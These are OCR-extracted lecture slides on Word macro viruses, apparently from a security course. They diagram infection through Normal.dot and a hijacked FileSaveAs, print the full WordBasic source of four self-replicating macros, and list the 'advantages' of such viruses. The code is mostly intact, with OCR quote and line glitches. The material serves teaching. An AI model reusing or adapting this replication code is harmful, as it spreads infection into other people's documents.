
Word Template with .doc

File -> Save As…

6 Macro–Viruses


Macros:

- **AAAZAO** – copy of the *'AutoOpen'* macro
- **AAAZFS** – new version of the *'FileSaveAs'* macro
- **AutoOpen** – automatically executed macro at the file opening
- **FileSaveAs** – macro which modifies the initial macro for saving a Word Template file with *.doc* extension
- **PayLoad** – the macro which contains the processing/scope routines of the macro-virus



6 Macro–Viruses

INFECTED
MS Word
Document



Normal.dot

Document
Opening

AutoOpen

AAAZAO

AAAZFS

PayLoad

File COPY

AAAZAO

AAAZFS


FileSaveAs

PayLoad

C:\Documents and Settings\Cristian TOMA\Application Data\Microsoft\Templates

6 Macro–Viruses

MS Word
Document
NOT Infected



Normal.dot

Save using: FileSaveAs

File COPY

AutoOpen

AAAZAO

AAAZFS

PayLoad

AAAZAO

AAAZFS

PayLoad

INFECTED
MS Word Template
with .doc
extension

6 Macro–Viruses

AAAZAO :

```
Sub MAIN
On Error Goto Abort
iMacroCount = CountMacros(0, 0)
For i = 1 To iMacroCount
        If MacroName$(i, 0, 0) = "PayLoad" Then
                bInstalled = - 1
        End If
If MacroName$(i, 0, 0) = "FileSaveAs" Then
bTooMuchTrouble = - 1
End If
Next i
If Not bInstalled And Not bTooMuchTrouble Then
        iWW6IInstance = Val(GetDocumentVar$("WW6Infector"))
        sMe$ = FileName$()
        sMacro$ = sMe$ + ":Payload"
        MacroCopy sMacro$, "Global:PayLoad"
        sMacro$ = sMe$ + ":AAAZFS“
        MacroCopy sMacro$, "Global:FileSaveAs"
        sMacro$ = sMe$ + ":AAAZFS"
        MacroCopy sMacro$, "Global:AAAZFS"
        sMacro$ = sMe$ + ":AAAZAO"
        MacroCopy sMacro$, "Global:AAAZAO"
        SetProfileString "WW6I", Str$(iWW6IInstance + 1)
        MsgBox Str$(iWW6IInstance + 1)
End If
Abort:
        End Sub
```

6 Macro–Viruses

AAAZFS :

```
Sub MAIN
Dim dlg As FileSaveAs
On Error Goto bail
GetCurValues dlg
Dialog dlg
If dlg.Format = 0 Then dlg.Format = 1
        sMe$ = FileName$()
        sTMacro$ = sMe$ + ":AutoOpen"
        MacroCopy "Global:AAAZAO", sTMacro$
        sTMacro$ = sMe$ + ":AAAZAO“
         MacroCopy "Global:AAAZAO", sTMacro$
        sTMacro$ = sMe$ + ":AAAZFS"
        MacroCopy "Global:AAAZFS", sTMacro$
        sTMacro$ = sMe$ + ":PayLoad"
        MacroCopy "Global:PayLoad", sTMacro$
        FileSaveAs dlg
        Goto Done
Bail:
        If Err <> 102 Then
                FileSaveAs dlg
        End If
Done:
End Sub
```

6 Macro–Viruses

AutoOpen :

```
Sub MAIN
On Error Goto Abort
iMacroCount = CountMacros(0, 0)
For i = 1 To iMacroCount
                If MacroName$(i, 0, 0) = "PayLoad" Then bInstalled = - 1
               End If
If MacroName$(i, 0, 0) = "FileSaveAs" Then bTooMuchTrouble = - 1
End If
Next i
If Not bInstalled And Not bTooMuchTrouble Then
iWW6IInstance = Val(GetDocumentVar$("WW6Infector"))
sMe$ = FileName$()
sMacro$ = sMe$ + ":Payload"
MacroCopy sMacro$, "Global:PayLoad"
sMacro$ = sMe$ + ":AAAZFS"
MacroCopy sMacro$, "Global:FileSaveAs"
sMacro$ = sMe$ + ":AAAZFS"
MacroCopy sMacro$, "Global:AAAZFS"
sMacro$ = sMe$ + ":AAAZAO"
MacroCopy sMacro$, "Global:AAAZAO"
SetProfileString "WW6I", Str$(iWW6IInstance + 1)
MsgBox Str$(iWW6IInstance + 1)
End If
Abort:
End Sub
```

6 Macro–Viruses

FileSaveAs :

```
Sub MAIN
Dim dlg As FileSaveAs
On Error Goto bail
GetCurValues dlg
Dialog dlg
If dlg.Format = 0 Then dlg.Format = 1
sMe$ = FileName$()
sTMacro$ = sMe$ + ":AutoOpen"
MacroCopy "Global:AAAZAO", sTMacro$
sTMacro$ = sMe$ + ":AAAZAO"
MacroCopy "Global:AAAZAO", sTMacro$
sTMacro$ = sMe$ + ":AAAZFS"
MacroCopy "Global:AAAZFS", sTMacro$
sTMacro$ = sMe$ + ":PayLoad"
MacroCopy "Global:PayLoad", sTMacro$
 FileSaveAs dlg
Goto Done
Bail:
                If Err <> 102 Then FileSaveAs dlg
End If
Done:
                End Sub
```

6 Macro–Viruses

Avantages:

- **Easy to develop – few technical knowledge, basis programming in VB/VBA**
- **Runs on any Windows O.S. which has MS Office installed**
- **High Portability**
- **Fast propagation using E-mail/Office documents**
- **One of the first polymorphic virus**
- **DOESN'T destroy the host**

Disadvantages:

- **Easy to Detect**
- **Developed in VB/VBA => the developer hasn't access to the O.S. resources BUT combining with C/C++ or ASM programs => could be very destructive**
- **The effects are more easy to be observed in case of big macro VB/VBA programs**